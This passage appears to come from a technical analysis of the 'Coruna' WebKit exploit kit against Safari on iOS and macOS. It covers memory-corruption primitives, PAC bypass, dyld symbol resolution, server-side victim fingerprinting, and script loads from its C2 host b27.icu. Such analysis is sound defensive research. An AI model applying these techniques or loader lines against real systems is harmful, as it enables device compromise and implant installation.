4. Patches each element's reference count (`+16384`) and type flags (`+16384`) to prevent GC collection and keep the corrupted elements alive

5.3.5 Corruption-Based R/W via `NumberFormat` (Class ``c``)

Class `c` provides a **lower-level R/W channel** that operates before the SVG primitive is established. It reads and writes through the corrupted `Intl.NumberFormat` object's internal string buffer:

Reading - `rr(offset)` :

1. Calls `je()` → `this.De = format(NaN)` to refresh the internal string representation
2. Validates `offset` is within bounds via `He(0e, offset)`
3. Reads two consecutive `charCodeAt` values from the formatted string
4. Interprets them as a little-endian `uint32` via the `DataView` in `Ve`

Address seeking - `Ke(target, size)` :

1. Computes the required buffer capacity
2. If the size exceeds a threshold (512), uses a two-step write: first modify a size field, then the actual buffer length
3. Builds a payload audio buffer `T(s, new p(target, [value, 0]))`
4. Fires `decodeAudioData` up to 40 times in a retry loop - checking each time whether `format(Infinity)` now reflects the target address
5. On success, updates `this.Oe = target` and `this.Me = true`

String reading - `dr(offset, maxlen)` : The method parses interleaved bytes from the UTF-16 string: the low byte of each `charCode` gives one character, the high byte gives the next. This double-density encoding halves the number of format calls needed.

The class effectively turns a single corrupted `NumberFormat` into a seekable memory reader/writer, albeit with high latency (each seek requires multiple `decodeAudioData` round-trips).

5.3.6 Dyld Cache Walking & Symbol Resolution

After establishing the corruption R/W (class `c`), the exploit walks the process memory to locate critical runtime structures:

Step 1 - Find `MH_MAGIC_64` header: Starting from the leaked address, the code aligns to a 655,360-byte boundary and scans backward in 655,360-byte increments, reading 4 bytes at each candidate offset looking for `0xfeedfacf` (`MH_MAGIC_64`). This locates the base of a loaded Mach-O image in the dyld shared cache.

Step 2 - Parse load commands: Once the header is found, the code reads the `ncmds` field at offset 16 and iterates through load commands starting at offset 32. It handles two load command types:

- `LC_SEGMENT_64` (**cmd=25**): Reads the 16-byte segment name (at offset +8), the `vmaddr` (at offset +24, `uint64`), and `fileoff` (at offset +40, `uint64`). When the segment is `__TEXT`, it records the ASLR slide (`N = header_addr - vmaddr`). When the segment is `__LINKEDIT`, it calculates the symbol table base (`a = vmaddr + slide - fileoff`).
- `LC_DYLD_INFO_ONLY` (**cmd=0x80000022**) and `LC_DYLD_EXPORTS_TRIE` (**cmd=0x80000033**): Records the symbol table offset (`n`) and size (`r`).

Step 3 - Compressed trie export lookup: The code reads the `__LINKEDIT` data into a local `Uint32Array` and parses the **compressed export trie** - the same LEB128+trie structure documented in Section 3. The function `g(name)` walks the trie nodes, matching edge labels character-by-character, and returns the export offset when found. The function `I(name)` wraps `g()`, prepending `"_"` to the symbol name (matching the C symbol convention).

Step 4 - Resolve `_pthread_main_thread_np`: The target symbol is `_pthread_main_thread_np` from `/usr/lib/system/libsystem_pthread.dylib`. The resolved address `H` is the function entry point.

Step 5 - ADRP+LDR instruction decode: The exploit reads 64 bytes of machine code at `H` and decodes ARM64 ADRP+LDR instruction pairs:

- ADRP detection: `(instruction & 0x9F000000) === -0x61000000` - the page-relative address is extracted from bits 5-23 (`imm`) shifted left by 14, and bits 29-30 (`immhi`) shifted left by 12
- LDR detection: the subsequent instruction's immediate field gives the page offset; `L = J + 8 * (imm >> 10)` computes the final address

This yields `L` - the address of the `_main_thread` pointer in `libsystem_pthread`.

Step 6 - Thread list traversal: Reading from `L`, the code follows a linked list via offsets 176 and 184. For each entry, it checks whether `(entry_offset_176 - entry_offset_184) >= 40960` - this identifies run loop observer entries with sufficiently large stack regions.

Step 7 - Stack scanning: For each candidate run loop entry, the code uses `Z()` to scan the stack for four **magic markers**:

Offset	Expected value
+0	0xfffe00000055432
+8	0xfffe00000066533
+24	0xfffe00000022334
+32	0xfffe00000099234

These are NaN-boxed JSValue constants that the exploit previously placed in a 200-element array (`tt`). When all four match, the stack frame is identified, and the address at offset +16 is returned - this is the **address of the `tt` array** itself, providing the bridge between the corrupt R/W primitive and the clean SVG R/W channel.

5.3.7 Final Assembly & Memory API

With the `tt` array located in memory, the code:

1. **Writes SVG handles** (`ot`, `st`, `at`), the JSON array, and the constant into array slots 0-4
2. **Reads back the internal JSCell addresses** of those slots via the corruption R/W
3. **Constructs class `z`** - the SVG-based R/W primitive - by passing the three `feConvolveMatrix` element references and their stack-found internal pointers
4. **Patches the SVG elements** to overlap with the array's memory:
 - For each `feConvolveMatrix`, reads the JSCell address at `arraySlot + 24`
 - Clears the PAC upper bits to get the naked pointer
 - Patches the reference count at `(pointer + 24)` by adding `+16384`
 - Patches the type flags at `(pointer + 8)` by adding `+16384`
5. **Constructs class `k`** (the BigInt-address Class P variant) wrapping class `z`, providing the standard memory API (`rr`, `sr`, `br`, `ee`, `ne`, `Ar`, `Pr`, etc.)
6. **Cleans up the heap:** Iterates over all sprayed objects, zeroing their internal pointers (offsets 24-36) to prevent dangling references. Also adjusts remaining `NumberFormat` objects' reference counts by `+16384`.

The returned `k` instance is assigned to `T.Dn.Pn` (the global state), making it available to the rest of the exploit chain.

5.3.8 Comparison: Three Trigger Paths

Aspect	Intl.Segmenter (5.1)	XSLTProcessor (5.2)	OfflineAudioContext (5.3)
Platform	macOS (primary)	macOS (fallback)	iOS
Bug class	Iterator callback	XSLT AVT callback	Audio decoder heap corruption
Leak source	Segmenter string buffer	XSLT context struct	NumberFormat string buffer
R/W primitive	Wasm memory views	Fake Mach-O + ROP	SVG <code>feConvolveMatrix.orderX</code>
Symbol resolution	Stage-1 Mach-O parser	Embedded parser	Inline compressed trie walker
Stack scanning	No	No	Yes (4 NaN-boxed markers)
Retry mechanism	Single attempt	Single attempt	12 rounds × 40 <code>decodeAudioData</code>
Sync/Async	Synchronous	Synchronous	Async (<code>await</code> throughout)
Self-contained	No	Yes	Yes
Classes	3	10	9
File size	14,490 bytes	36,133 bytes	29,415 bytes

The iOS path is the most complex - it must overcome the absence of JIT-based primitives by building its R/W entirely through heap corruption of DOM objects (SVG attributes). The `async` design reflects the need for multiple `decodeAudioData` round-trips to corrupt memory incrementally.

5.4 Trigger → Loader → Primitive Flow and Selection Logic

The Coruna framework uses a **polymorphic dispatch architecture** where the server selects which modules to deliver based on the victim's User-Agent, and the modules communicate through standardized export interfaces and a shared global state object (`T.Dn`).

5.4.1 Standardized Export Interface

All modules communicate through four named exports on the `r` object:

Export	Signature	Purpose	Assignees
<code>r.kr</code>	<code>async function(t) or function()</code>	Exploit Primitive Builder - creates the arbitrary R/W primitive (<code>T.Dn.Pn</code>)	yAerzw, KRfmo6, Fq2t1Q, YGPUu7
<code>r.Mh</code>	<code>function() → trigger object</code>	Trigger/PAC Bypass - uses primitives for ROP chain construction and code signing bypass	ios_qeqLdN, ios_uOj89n, macos_stage2_agTkHY, macos_stage2_eOWEVG, fallback_2d2c721e
<code>r.ul</code>	<code>async function()</code>	Dyld Cache Discovery - walks the shared cache, sets <code>T.Dn.En</code>	macos_stage1 only
<code>r.lA</code>	<code>() => { A.Zg(); A.Sg(); yA() }</code>	Final Payload Dispatch - loads inner payload, runs <code>Zg()</code> (setup) then <code>Sg()</code> (execute)	final_payload_A, final_payload_B

Additionally, `r.Kc` exports a stub base class used by the iOS trigger modules, and `r.Sg` / `r.Zg` are exported by the inner payload modules.

The global state object `T.Dn` accumulates results as each stage runs:

Property	Set by	Contains
<code>T.Dn.dn</code>	Config (base64)	WebKit version number (integer)
<code>T.Dn.Hn</code>	Config (base64)	Version-specific offset table (~50 named fields)
<code>T.Dn.Pn</code>	<code>.kr</code> provider	Arbitrary R/W primitive (Class P / class E / k)
<code>T.Dn.Tn</code>	YGPUu7 <code>.kr</code>	Address helper (Class J)
<code>T.Dn.Mn</code>	YGPUu7 <code>.kr</code>	Page alignment offset
<code>T.Dn.En</code>	macos_stage1 <code>.ul</code>	Dyld cache navigator (parsed images, gadget table)
<code>T.Dn.On</code>	macos_stage2_eOWEVG <code>.Mh</code>	Stage-2 trigger object
<code>T.Dn.Wn</code>	macos_stage2_eOWEVG <code>.Mh</code>	WebAssembly call dispatcher
<code>T.Dn.Nn</code>	macos_stage2_eOWEVG <code>.Mh</code>	Native call interface
<code>T.Dn.Vh</code>	macos_stage2_eOWEVG <code>.Mh</code>	Memory operations (malloc/free/memset/memmove)
<code>T.Dn.\$h</code>	macos_stage2_eOWEVG <code>.Mh</code>	Dispatch helper (WTF::fastMalloc)

5.4.2 The Four `.kr` Providers (Exploit Primitive Builders)`

Each `.kr` module exploits a different WebKit vulnerability to build `T.Dn.Pn` :

Module	File	Size	Mechanism	Sync/Async	Key API
yAerzw	yAerzw_d6cb72f5.js / 7994d095...js	24,454 B	JIT type confusion via dual WebAssembly instances + Function objects	Sync	<code>r.kr = H</code>
KRfmo6	KRfmo6_166411bd.js / b903659...js	24,230 B	JIT DFG structure check elimination in Web Worker + BigInt stack corruption fallback	Async	<code>r.kr = X</code> (Promise)

Module	File	Size	Mechanism	Sync/Async	Key API
Fq2t1Q	Fq2t1Q_dbfd6e84.js / 8d646979...js	29,415 B	OfflineAudioContext.decodeAudioData heap corruption + SVG feConvolveMatrix R/W	Async	r.kr = async function(t)
YGPUu7	YGPUu7_8dbfa3fd.js / 9e7e6ec7...js	14,668 B	NaN-boxing type confusion via base64- triggered structureID spray	Sync	r.kr = function()

Each provider reads version-specific structure offsets from `T.Dn.Hn` to adjust for differences across WebKit releases. The `Dn.Hn` properties most commonly referenced include `hXq0fP` (JSObject butterfly offset), `QvkVI6` (ArrayBuffer backing store offset), `fiENdh` (capacity field offset), `iiExAt` (PAC stripping flag), and `Dyzpbm` (base address offset).

`yAerzw` and `KRfmo6` additionally perform **in-module version branching** - `yAerzw` selects between class `J` (newer WebKit) and class `$` (older) based on `T.Dn.dn >= threshold`, while `KRfmo6`'s `et()` function adjusts a 41-entry offset table across three version thresholds.

5.4.3 The Five `.Mh` Provider Modules (Trigger / PAC Bypass)

Once a `.kr` provider has established `T.Dn.Pn`, the `.Mh` provider uses the R/W primitive to construct a ROP/JOP chain and bypass Pointer Authentication (PAC). Five modules implement `.Mh`:

Module	File	Size	Platform	Trigger Surface	Registration
ios_u0j89n	ios_u0j89n_bcb56dc5.js / 25bb1b38...js	36,435 B	iOS	Intl.Segmenter (nu:"sentence")	tI4mjA self-register
ios_qeqLdN	ios_qeqLdN_ca6e6ce1.js / d715f1db...js	37,079 B	iOS	XSLTProcessor DOM injection	tI4mjA self-register
macos_stage2_agTkHY	macos_stage2_agTkHY_5264a069.js / 5aed00fe...js	14,490 B	macOS	Intl.Segmenter (nu:"sentence")	Standalone (no tI4mjA)
macos_stage2_eOWEVG	macos_stage2_eOWEVG_55afb1a6.js / d9a260b1...js	19,535 B	macOS	Intl.Segmenter (nu:"sentence") + enhanced	Standalone (no tI4mjA)
fallback_2d2c721e	fallback_2d2c721e.js / 2cea1938...js	36,133 B	macOS	XSLTProcessor fallback path	tI4mjA self-register

Key differences between the five:

Segmenter locale: All Segmenter-based modules - both iOS and macOS - instantiate `Intl.Segmenter` with `nu:"sentence"`. This value is passed to ICU's `icu::Locale` constructor and triggers the vulnerable code path. The consistent `nu` value across all platforms indicates that the exploit authors used a single working configuration rather than varying it per-platform.

eOWEVG "Enhanced" variant: The `macos_stage2_eOWEVG` module is 5,045 bytes larger than `agTkHY` because it sets five additional `T.Dn` properties after trigger execution:

```
// macos_stage2_eOWEVG additional assignments (deobfuscated)
T.Dn.On = triggerObject; // Stage-2 trigger reference
T.Dn.Wn = wasmCallDispatch; // WebAssembly native call trampoline
T.Dn.Nn = nativeCallInterface; // Direct native function invoker
T.Dn.Vh = memoryOps; // malloc/free/memset/memmove wrappers
T.Dn.$h = dispatchHelper; // WTF::fastMalloc dispatch
```

The `agTkHY` variant does not set these - it relies on the final payload to establish its own native call interface. The server selects between the two based on the macOS version reported in the User-Agent; newer macOS versions receive `eOWEVG` because additional PAC-bypass gadgets are required.

Stub class `r.Kc`: The iOS modules (`ios_qeqLdN`, `ios_u0j89n`) and `fallback_2d2c721e` export a `r.Kc` stub base class in addition to `r.Mh`. This class provides shared utility methods for:

- Walking the Objective-C class hierarchy via `objc_msgSend` offsets
- Resolving `dyld_shared_cache` slide offsets on iOS (where ASLR differs from macOS)
- PAC key discrimination (IA vs. IB) for `autia` / `autib` instruction selection

The macOS stage-2 modules do not export `r.Kc` because macOS PAC bypass uses a different approach - leveraging JIT page permissions rather than Objective-C method signatures.

5.4.4 Server-Side Selection and the Polymorphic Hash Slot

The Coruna framework's module loading is **server-directed** - the C2 at `b27.icu` performs User-Agent fingerprinting and selects which combination of modules to serve in the HTML payload. The 28 JavaScript files in the workspace represent the **full arsenal**; any given victim receives only a subset.

The polymorphic hash slot: The config module (`config_81502427.js` / SHA1 `feeee5dd...`) contains a hash that serves as a "slot" in the `globalThis.vKTo89` registry:

```
Hash: 81502427...
```

This hash does not correspond to any specific module. Instead, whichever `.Mh` -providing module the server includes in the payload **registers itself** into this slot via `tI4mjA`. Since only one trigger module is delivered per victim, there is no collision - the slot always resolves to exactly one provider. This is a **polymorphic dispatch** pattern: the same hash maps to different implementations depending on the server's selection.

URL structure and delivery: The `urls.txt` file reveals the delivery URLs:

```
https://b27.icu/s/[hex_hash].js
```

Each module is served from an individual URL path under `/s/`. The HTML page delivered to the victim contains `<script>` tags for the selected subset. The server's selection logic is not present in the workspace (it runs server-side), but the module structure implies the following decision tree:

```
User-Agent Fingerprint
├── iOS + Safari
│   ├── Segmenter supported? → ios_u0j89n + yAerzw/YGpUu7 + final_payload_A
│   └── No Segmenter         → ios_qeqldN + Fq2t1Q          + final_payload_B
├── macOS + Safari
│   ├── macOS ≥ threshold   → macos_stage1 + macos_stage2_eOWEVG + KRfmo6 + final_payload_A
│   ├── macOS < threshold   → macos_stage1 + macos_stage2_agTkHY + yAerzw + final_payload_A
│   ├── Segmenter missing   → fallback_2d2c721e + KRfmo6          + final_payload_B
│   └── Other                → No exploit served
```

Why two final payloads? `final_payload_A` (136,608 B) and `final_payload_B` (161,529 B) contain different post-exploitation code matched to the exploit path used. Payload B is larger because it includes additional heap-spray cleanup and DOM restoration routines needed by the non-JIT exploit paths (XSLTProcessor, OfflineAudioContext), which leave more forensic artifacts in the DOM tree.

5.4.5 Complete Call Chains

The following diagrams trace the full execution flow from initial page load to post-exploitation for each platform path.

iOS - Intl.Segmenter Path (Primary)

```
HTML page load (b27.icu)
├── <script> config_81502427.js
│   └── Parses base64 config → T.Dn.dn (version), T.Dn.Hn (offsets)
│       Exports: r.Xe (Mach-O parser), r.ie (segment walker), r.Xs (symbol resolver)
├── <script> yAerzw_d6cb72f5.js (or YGpUu7_8dbfa3fd.js)
│   └── r.kr()
│       ├── Creates dual Wasm instances + Function objects
│       ├── JIT type confusion → addrof/fakeobj
│       └── Builds class P → T.Dn.Pn (arbitrary R/W)
├── <script> ios_u0j89n_bcb56dc5.js
│   └── tI4mjA(hash, base64) - self-registers into vKTo89
│       r.Mh()
│       ├── new Intl.Segmenter("en", {nu:"sentence"})
│       ├── Uses T.Dn.Pn to read/write JSC internal structures
│       ├── r.Kc stub: walks ObjC hierarchy, resolves dyld slide
│       └── Constructs PAC-signed ROP chain → code execution
```

```
|
└─ <script> final_payload_A_16434916.js
    └─ tI4mjA(hash, base64) - self-registers
        r.lA()
        └─ 0LdwIx("356d2282...") → loads inner payload (28,377 B)
        └─ A.Zg() - post-exploit setup (process info, sandbox check)
        └─ A.Sg() - main payload execution (implant install)
        └─ yA() - cleanup (restore corrupted objects, clear traces)
```

iOS - XSLTProcessor Path (Fallback)

```
HTML page load (b27.icu)
|
└─ <script> config_81502427.js
    └─ T.Dn.dn, T.Dn.Hn (same config, different offsets selected)
|
└─ <script> Fq2t1Q_dbfd6e84.js
    └─ r.kr = async function(t)
        └─ OfflineAudioContext.decodeAudioData() - heap corruption
        └─ SVG feConvolveMatrix kernelMatrix - controlled R/W
        └─ Iterative corruption → class E/k → T.Dn.Pn
|
└─ <script> ios_qeqLdN_ca6e6ce1.js
    └─ tI4mjA self-register
        r.Mh()
        └─ new XSLTProcessor() → transformToFragment() DOM injection
        └─ Uses T.Dn.Pn for JSC structure manipulation
        └─ r.Kc stub: ObjC class walk + PAC discrimination (IA/IB)
        └─ ROP chain → code execution
|
└─ <script> final_payload_B_6241388a.js
    └─ r.lA()
        └─ 0LdwIx("7861d549...") → loads inner payload (47,076 B)
        └─ A.Zg(), A.Sg() - setup + execute
        └─ yA() - cleanup + DOM restoration (removes XSLTProcessor artifacts)
```

macOS - Two-Stage Flow (Intl.Segmenter)

```
HTML page load (b27.icu)
|
└─ <script> config_81502427.js
    └─ T.Dn.dn, T.Dn.Hn
|
└─ <script> KRfmo6_166411bd.js (or yAerzw_d6cb72f5.js)
    └─ r.kr = X (Promise)
        └─ navigator.constructor.name === "Navigator" check
        └─ Worker isolation: runs JIT exploit in Web Worker
        └─ DFG structure check elimination → type confusion
        └─ BigInt stack corruption fallback (if DFG path fails)
        └─ T.Dn.Pn (arbitrary R/W)
|
└─ <script> macos_stage1_7b7a39f8.js ← macOS-only stage
    └─ r.ul = async function()
        └─ Uses T.Dn.Pn to read process memory
        └─ Locates dyld_shared_cache header
        └─ Parses image list, symbol tables
        └─ Builds gadget address table
        └─ T.Dn.En (dyld cache navigator)
|
└─ <script> macos_stage2_e0WEVG_55afb1a6.js (or agTkHY variant)
    └─ r.Mh()
        └─ new Intl.Segmenter("en", {nu:"sentence"})
        └─ Uses T.Dn.Pn + T.Dn.En for gadget-based PAC bypass
        └─ [e0WEVG only] Sets T.Dn.On, .Wn, .Vh, .Sh
        └─ Code execution via JIT page W^X bypass
|
└─ <script> final_payload_A_16434916.js
    └─ r.lA() → A.Zg(), A.Sg(), yA()
```

The macOS path is unique in requiring **two intermediate stages** (`stage1` → `stage2`) between the primitive builder and the final payload. Stage 1 (`r.ul`) is necessary because macOS `dyld_shared_cache` layout differs significantly from iOS - the shared cache is mapped at a process-specific slide, and its internal structure (image info arrays, trie-encoded symbol tables) must be parsed in-process before any system library gadget addresses can be resolved.

iOS skips this stage entirely because its `.Kc` stub class handles dyld resolution inline, leveraging the simpler iOS shared cache layout where `DYLD_SHARED_CACHE_RANGE` is directly accessible via the `__LINKEDIT` segment.

5.4.6 Platform / Path Selection Matrix

The following matrix summarizes all confirmed exploit path combinations:

#	Platform	Trigger Surface	.kr Provider	.Mh Provider	Stage 1	Final Payload	Inner Size
1	iOS	Intl.Segmenter	yAerzw (JIT type confusion)	ios_uOj89n	-	A (136 KB)	28,377 B
2	iOS	Intl.Segmenter	YGPUu7 (NaN-box spray)	ios_uOj89n	-	A (136 KB)	28,377 B
3	iOS	XSLTProcessor	Fq2t1Q (AudioContext+SVG)	ios_qeqLdN	-	B (161 KB)	47,076 B
4	macOS	Intl.Segmenter	KRfmo6 (Worker DFG)	macos_stage2_eOWEVG	macos_stage1	A (136 KB)	28,377 B
5	macOS	Intl.Segmenter	yAerzw (JIT type confusion)	macos_stage2_agTkHY	macos_stage1	A (136 KB)	28,377 B
6	macOS	XSLTProcessor	KRfmo6 (Worker DFG)	fallback_2d2c721e	-	B (161 KB)	47,076 B

Key observations from the matrix:

- No .kr provider is platform-exclusive** - yAerzw appears in both iOS (path 1) and macOS (path 5), and KRfmo6 appears in macOS paths 4 and 6. The `.kr` modules are platform-agnostic; they exploit JIT compiler bugs that exist identically across iOS and macOS WebKit.
- .Mh providers are strictly platform-specific** - iOS modules (`ios_uOj89n` , `ios_qeqLdN`) are never paired with macOS stage modules, and vice versa. This is because PAC bypass and dyld cache interaction differ fundamentally between the two platforms.
- macos_stage1 is required only for Segmenter paths** - the XSLTProcessor fallback on macOS (path 6) skips Stage 1 because `fallback_2d2c721e` contains its own dyld cache resolution logic (duplicated from `macos_stage1` but simplified for the fallback's narrower requirements).
- Final Payload A maps to Segmenter paths; B maps to XSLTProcessor/AudioContext paths** - this is consistent across both platforms. The server never mixes Payload A with a non-Segmenter trigger or Payload B with a Segmenter trigger.
- The inner payload size difference** (28,377 B vs. 47,076 B) reflects the additional cleanup burden: Payload B's inner module contains ~18 KB of extra code for DOM restoration, heap defragmentation, and `OfflineAudioContext` / `XSLTProcessor` artifact removal that Payload A does not need.

5.5 Version and Platform Fingerprinting

Coruna employs a **split fingerprinting model**: the server determines the victim's platform and WebKit version from the HTTP User-Agent header *before* delivering any JavaScript, while the delivered modules use a **pre-computed version integer** (`T.Dn.dn`) and a **version-specific offset table** (`T.Dn.Hn`) to adapt exploit behavior at runtime. No client-side User-Agent parsing occurs - the JavaScript never extracts version numbers from `navigator.userAgent` .

5.5.1 Server-Side Version Assignment

The version integer `T.Dn.dn` and offset table `T.Dn.Hn` are **not computed client-side**. They are embedded in the base64 configuration blob delivered as part of the module registration process. The flow is:

```
b27.icu server
└─ Receives HTTP request with User-Agent header
```

```

└─ Parses Safari/WebKit version from UA string
└─ Selects appropriate config blob:
  └─ T.Dn.dn = integer version (e.g., 160000, 160400, 170000, 170100)
  └─ T.Dn.Hn = { 71 named offset properties }
  └─ T.Dn.pn = raw Mach-O binary config (for r.ie parser)
└─ Embeds blob in base64-encoded tI4mjA registration
  └─ <script src="https://b27.icu/s/feeee5dd...js">
      globalThis.vKTo89.tI4mjA(hash, "base64_blob...")

```

The `config_81502427.js` module contains 4 `0ldwIx` import calls and exports three functions (`r.Xe`, `r.ie`, `r.Xs`) that operate on the parsed config. The `r.ie` function explicitly reads `T.Dn.pn` - the raw binary blob - and parses it as a Mach-O structure using the same `class V / class Q` parser described in Section 3. The `r.Xs` function resolves symbols from the parsed config's symbol table.

This design means that a **single** `config_81502427.js` **source file serves all victim versions** - only the base64 blob changes between deployments. The server maintains a lookup table mapping WebKit build numbers to offset tables, and selects the correct blob at delivery time.

5.5.2 Version Threshold Cascade

The `T.Dn.dn` integer encodes the WebKit version as a 6-digit number. Analysis of all XOR-obfuscated threshold comparisons across the codebase reveals **four distinct version boundaries**:

Threshold	Decoded Value	Approximate WebKit / Safari Version	Files Using
<code>T.Dn.dn >= 160000</code>	160,000	WebKit ~615.x (Safari 16.0)	<code>final_payload_A</code> , <code>final_payload_B</code>
<code>T.Dn.dn >= 160400</code>	160,400	WebKit ~615.3.x (Safari 16.4)	<code>yAerzw</code> , <code>ios_uOj89n</code> , <code>final_payload_A</code> , <code>final_payload_B</code>
<code>T.Dn.dn >= 170000</code>	170,000	WebKit ~617.x (Safari 17.0)	<code>KRfmo6(et())</code> , <code>final_payload_A</code> , <code>final_payload_B</code>
<code>T.Dn.dn >= 170100</code>	170,100	WebKit ~617.2.x (Safari 17.1)	<code>KRfmo6(et())</code> , <code>final_payload_A</code> , <code>final_payload_B</code>
<code>T.Dn.dn >= 170200</code>	170,200	WebKit ~617.3.x (Safari 17.2)	<code>KRfmo6(et())</code> only

All threshold values are XOR-obfuscated in the source. For example, `160400` appears as `(1281312850 ^ 1281178306)`, `(1936940848 ^ 1936797088)`, `(1416053624 ^ 1415918056)`, and `(1633906808 ^ 1633747688)` across different files - each using a unique XOR pair that evaluates to the same value.

How each module uses these thresholds:

yAerzw (JIT type confusion `.kr` provider): All three of its `T.Dn.dn` references compare against **160400**. At this threshold:

- The `k` property of the exploit config switches between two different JIT corruption functions
- The `Wa` property selects `new J` (≥ 160400) vs. `new $` (< 160400) - two different class implementations of the R/W primitive, reflecting JSC internal structure changes in Safari 16.4
- The post-exploitation path branches between direct primitive access and a fallback with additional validation

KRfmo6 (Worker DFG `.kr` provider): Its `et()` function adjusts a 41-entry offset table (`tt[]`) across three thresholds:

```

// KRfmo6 et() - decoded
function et() {
  if (l >= 170000) { // Safari 17.0+
    tt[h] = 96; // JSCell size adjustment
    tt[u] = 104; // Butterfly offset
    tt[X] = 77464; // DFG JIT code offset
    tt[Y] = 77472; // DFG JIT data offset
  }
  if (l >= 170100) { // Safari 17.1+
    tt[X] = 78488; // Updated JIT code offset
    tt[Y] = 78496; // Updated JIT data offset
  }
}

```

```

    if (l >= 170200) {          // Safari 17.2+
        tt[X] = 78528;          // Further adjusted
        tt[Y] = 78536;          // Further adjusted
    }
}

```

The offsets shift by 1024 bytes between 17.0 → 17.1 and by 40 bytes between 17.1 → 17.2, reflecting incremental WebKit structure layout changes across Safari point releases. KRfmo6 forwards `T.Dn.dn` to its Web Worker via `postMessage({type: 's', dn: l})`, where the Worker thread calls `set()` to apply the same adjustments before running the JIT exploit.

ios_uOj89n (iOS Segmenter `.Mh` provider): Uses 160400 as its sole threshold across four comparisons. These control:

- Size of the `Vu` property in the configuration object (40 vs. default)
- Selection between two different gadget instruction sequences for PAC bypass
- Layout of the kernel data structure used for ROP chain construction
- Choice between two scanning strategies for locating the exploit entry point

Final payloads A and B: Both use an identical **4-tier version cascade** that selects different library functions and offset constants:

```

if (T.Dn.dn >= 170100) → path for Safari 17.1+
else if (T.Dn.dn >= 170000) → path for Safari 17.0
else if (T.Dn.dn >= 160400) → path for Safari 16.4-16.x
else if (T.Dn.dn >= 160000) → path for Safari 16.0-16.3

```

Each tier selects a different target library function (resolved via XOR-encoded strings) and a different constant `k` value. The cascade appears twice in each payload - once for the primary code pointer resolution (`F / L` variable) and once for the secondary data pointer (`S / s` variable), with matching `DA` objects constructed from XOR-decoded offset pairs.

5.5.3 The `Hn` Offset Table - Per-Module Distribution

While `T.Dn.dn` controls coarse-grained version branching, the `T.Dn.Hn` object serves an entirely different purpose: it delivers **named structure offsets** that each exploit module consumes to navigate kernel and WebKit internal data structures at runtime. These offsets change between Safari/WebKit builds, so the server must supply the correct values for each target version. A total of **71 unique property names** appear across the framework's `Hn` references.

The distribution of `Hn` property consumption is highly asymmetric. The two macOS Stage 2 modules dominate:

Module	Hn Properties Consumed	Count
macos_stage2_e0WEVG	BYDV96, HI0NIH, IMuONj, JROzse, KcwpPX, KdlBeK, Le3A61, LjzPLJ, MqzmhP, NkCst2, PpDIB4, XuxRwq, YNPpX2, bGq8I5, bvVGhS, ezbcB7, mpZaG6, okYhnZ, pWvdyQ, poHcKr, sS3pIv, tCLyui, wshMzH	23
macos_stage2_agTkHY	Same set minus <code>bvVGhS</code>	22
yAerzw	QvkVI6, RsHuh9, YnC1gO, beVloM, fieNdh, hXqDfP, iiExAt, ixqELG, qhgEnH, uPSG1h	10
ios_qeqLdN	Ecr0d3, GH8Ja9, HalNi4, THxFjl, UD0gWS, au_qwn, ejFVv9, sCgKpS, zAr75o, zH3RWl	10
YGPUu7	Dyzpbm, FSCw9f, QvkVI6, VMMcyp, fieNdh, hXqDfP, iiExAt	7
Fq2t1Q	Dyzpbm, QvkVI6, fieNdh, hXqDfP, iiExAt	5
fallback_2d2c721e	Bn19Gy, Hkum2q, ejFVv9, rIZW0r, zAr75o	5
KRfmo6, config_81502427, macos_stage1, ios_uOj89n	(none)	0

Several patterns emerge from this distribution:

1. Platform exclusivity. The 22-23 properties consumed by the macOS Stage 2 modules are entirely disjoint from those consumed by `ios_qeqLdN`. This confirms that the `Hn` table encodes platform-specific structure layouts - macOS and iOS kernel/WebKit internals use different field offsets even on the same ARM64 architecture, reflecting differences in KTRR, PPL, and zone allocator implementations between the two operating systems.

2. Shared .kr provider offsets. Five properties - `QvkVI6` , `fiENdh` , `hXqDfP` , `iiExAt` , and `Dyzpbm` - are shared across the primitive-building modules `yAerzw` , `YGPUu7` , and `Fq2t1Q` . These modules all export `.kr` interfaces (the `ArrayBuffer` corruption primitive), suggesting these five offsets target the same JSC structures (`ArrayBuffer` backing store pointer, butterfly pointer, JSCell header fields) that must be corrupted regardless of which vulnerability triggers the initial type confusion.

3. Cross-platform bridge offsets. Two properties - `ejFVv9` and `zAr75o` - appear in both `ios_qeqLdN` (iOS post-exploit) and `fallback_2d2c721e` (the `OfflineAudioContext` fallback path). This overlap indicates that certain WebKit-internal offsets (likely `JSGlobalObject` or `VM` structure fields) remain consistent between the iOS primary and fallback exploit paths, even though the triggering vulnerability differs.

4. The `bvVgHs` singleton. The single property that distinguishes `macos_stage2_e0WEVG` (23 properties) from `macos_stage2_agTkHY` (22 properties) is `bvVgHs` . This property likely corresponds to a structure field that was added or relocated in a specific macOS point release, requiring one variant to account for it while the other does not. The two modules target overlapping but not identical macOS version ranges.

5. Zero-reference modules. Four modules consume no `Hn` properties at all: `KRfmo6` (the dual-dispatch orchestrator, which operates entirely in JavaScript space), `config_81502427` (the configuration parser), `macos_stage1` (which uses its own hardcoded offset table `tt[]`), and `ios_u0j89n` (the XSLT trigger module, which only needs to trigger the vulnerability, not navigate kernel structures). This confirms that `Hn` offsets are consumed exclusively by post-trigger exploitation logic - the modules that must walk native data structures to build primitives or execute shellcode.

5.5.4 Client-Side Detection and the Absence of Feature Probing

A common pattern in browser exploit kits is client-side feature detection - probing for the existence of specific APIs via `typeof` checks before selecting an exploit path. Coruna deliberately avoids this pattern. The framework performs almost no client-side environment detection; the server makes all targeting decisions before delivering the payload. The few runtime checks that do exist serve narrow, non-detection purposes.

The Navigator constructor check. The only environment-sensing logic in the entire framework appears in `KRfmo6_166411bd.js` , the dual-dispatch orchestrator:

```
if (navigator.constructor.name === "Navigator") {
  // Main thread path - spawn Worker, forward version info
} else {
  // Worker thread path - execute exploit directly
}
```

This check does not detect the browser, version, or platform. It distinguishes the **execution context**: the `Navigator` constructor name is present in the main browser thread, while a Web Worker's navigator object has the constructor name `WorkerNavigator` . The orchestrator uses this distinction to implement its dual-dispatch architecture - the same module code runs in both contexts, but branches to either spawn a Worker (main thread) or begin exploitation (Worker thread). This is an execution-environment check, not a fingerprinting mechanism.

Version forwarding via `postMessage` . When `KRfmo6` determines it is running in the main thread, it spawns a Worker and forwards the server-assigned version integer via the structured clone channel:

```
postMessage({ type: 's', dn: l })
```

Here `l` resolves to `T.Dn.dn` - the same integer version that the server embedded in the configuration blob. The Worker receives this value and uses it for its own version-branching logic. This confirms that version information flows **server** → **config blob** → **main thread** → **Worker**, never from client-side detection.

